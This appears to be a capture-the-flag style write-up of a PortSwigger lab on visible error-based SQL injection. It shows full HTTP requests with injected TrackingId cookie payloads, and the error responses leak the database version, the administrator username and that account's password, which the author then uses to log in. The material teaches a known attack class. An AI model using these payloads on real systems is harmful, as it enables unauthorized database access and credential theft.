
Lab: Visible error-based SQL injection


- By adding a ' Single Quote to the TrackingId Parameter in the cookies, The response from that request contains an Error indicating the SQL Query used to check the TrackingId Value.



```
GET / HTTP/2
Host:
0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=BT3ezCR0uNQQ9wpL'; session=
ig9cEebiYrLbW5LZF09hFCsMkwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:135.0) Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
Connection: keep-alive
```

```
                        </span>
                        <p>
                            Not solved
                        </p>
                        <span class=lab-status-icon>
                        </span>
                    </div>
                </div>
            </div>
        </section>
</div>
<div theme="">
        <section class="maincontainer">
            <div class="container">
                <header class="navigation-header">
                </header>
                <h4>
                    Unterminated string literal started at
                    position 52 in SQL SELECT * FROM tracking
                    WHERE id = 'BT3ezCR0uNQQ9wpL''. Expected
                    char
                </h4>
                <p class=is-warning>
                    Unterminated string literal started at
                    position 52 in SQL SELECT * FROM tracking
                    WHERE id = 'BT3ezCR0uNQQ9wpL''. Expected
                    char
                </p>
            </div>
        </section>
</div>
</body>
</html>
```


- When using this payload (**' AND CAST((SELECT 1) AS INT) -- -**)



```
GET / HTTP/2
Host: 0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=BT3ezCR0uNQQ9wpL' AND CAST((SELECT 1) AS INT)
 -- -; session=ig9cEebiYrLbW5LZF09hFCsMkwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                    <span>
                        LAB
                    </span>
                    <p>
                        Not solved
                    </p>
                    <span class=lab-status-icon>
                    </span>
                </div>
            </div>
        </div>
    </section>
</div>
<div theme="">
    <section class="maincontainer">
        <div class="container">
            <header class="navigation-header">
            </header>
            <h4>
                ERROR: argument of AND must be type boolean,
                 not type integer
                Position: 63
            </h4>
            <p class=is-warning>
                ERROR: argument of AND must be type boolean,
                 not type integer
                Position: 63
            </p>
        </div>
    </section>
</div>
</body>
</html>
```

- So change the payload to be (**' AND CAST((SELECT 1) AS INT)=1 -- -**), The response status code was "200 ok" which means that this payload is a valid query.




```
GET / HTTP/2
Host: 0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=BT3ezCROuNQQ9wpL' AND CAST((SELECT 1) AS INT)=1 -- -; session=ig9cEebiYrLbW5LZFO9hFCsMrwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 11341

<!DOCTYPE html>
<html>
    <head>
        <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
        <link href=/resources/css/labsEcommerce.css rel=stylesheet>
        <title>
            Visible error-based SQL injection
        </title>
    </head>
    <body>
        <script src="/resources/labheader/js/labHeader.js">
        </script>
        <div id="academyLabHeader">
            <section class='academyLabBanner'>
                <div class=container>
                    <div class=logo>
                    </div>
                    <div class=title-container>
                        <h2>
                            Visible error-based SQL injection
                        </h2>
                        <a class=link-back href='https://portswigger.net/web-security/sql-injection/blind/lab-sql-injection-visible-error-based'>
```


- Use this payload to know the database type and version (' **AND CAST((SELECT version()) AS INT)=1 -- -)**



```
GET / HTTP/2
Host: 0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=BT3ezCROuNQQ9wpL' AND CAST((SELECT version()) AS INT)=1 -- -; session=ig9cEebiYrLbW5LZFO9hFCsMrwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                            Not solved
                        </p>
                        <span class=lab-status-icon>
                        </span>
                    </div>
                </div>
            </div>
        </section>
</div>
<div theme="">
    <section class="maincontainer">
        <div class="container">
            <header class="navigation-header">
            </header>
            <h4>
                ERROR: invalid input syntax for type integer: "PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit"
            </h4>
            <p class=is-warning>
                ERROR: invalid input syntax for type integer: "PostgreSQL 12.20 (Ubuntu 12.20-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.2) 9.4.0, 64-bit"
            </p>
        </div>
    </section>
</div>
</body>
</html>
```


- Check if administrator username exists (**' AND CAST((SELECT username from users limit 1) AS INT)=1-- -**)



```
GET / HTTP/2
Host: 0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=' AND CAST((SELECT username from users limit
1) AS INT)=1-- -; session=ig9cEebiYrLbW5LZF09hFCsMkwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                <div class='widgetcontainer-lab-status
                is-notsolved'>
                    <span>
                        LAB
                    </span>
                    <p>
                        Not solved
                    </p>
                    <span class=lab-status-icon>
                    </span>
                </div>
            </div>
        </div>
    </section>
</div>
<div theme="">
    <section class="maincontainer">
        <div class="container">
            <header class="navigation-header">
            </header>
            <h4>
                ERROR: invalid input syntax for type
                integer: "administrator"
            </h4>
            <p class=is-warning>
                ERROR: invalid input syntax for type
                integer: "administrator"
            </p>
        </div>
    </section>
</div>
</body>
</html>
```


- Retrieve administrator's password (**' AND CAST((SELECT password from users limit 1) AS INT)=1-- -**)



```
GET / HTTP/2
Host: 0ade00ee04aae2b7e27026e5006a000c.web-security-academy.net
Cookie: TrackingId=' AND CAST((SELECT password from users limit
1) AS INT)=1-- -; session=ig9cEebiYrLbW5LZF09hFCsMkwLRMDxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
                <div class='widgetcontainer-lab-status
                is-notsolved'>
                    <span>
                        LAB
                    </span>
                    <p>
                        Not solved
                    </p>
                    <span class=lab-status-icon>
                    </span>
                </div>
            </div>
        </div>
    </section>
</div>
<div theme="">
    <section class="maincontainer">
        <div class="container">
            <header class="navigation-header">
            </header>
            <h4>
                ERROR: invalid input syntax for type
                integer: "xm900w3lalpnwcfz9wfj"
            </h4>
            <p class=is-warning>
                ERROR: invalid input syntax for type
                integer: "xm900w3lalpnwcfz9wfj"
            </p>
        </div>
    </section>
</div>
</body>
</html>
```

- Login using admin credentials (username='administrator', password=' xm900w3la1pnwcfz9wfj')



WebSecurity Academy
Visible error-based SQL injection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out

My Account

Your username is: administrator

Email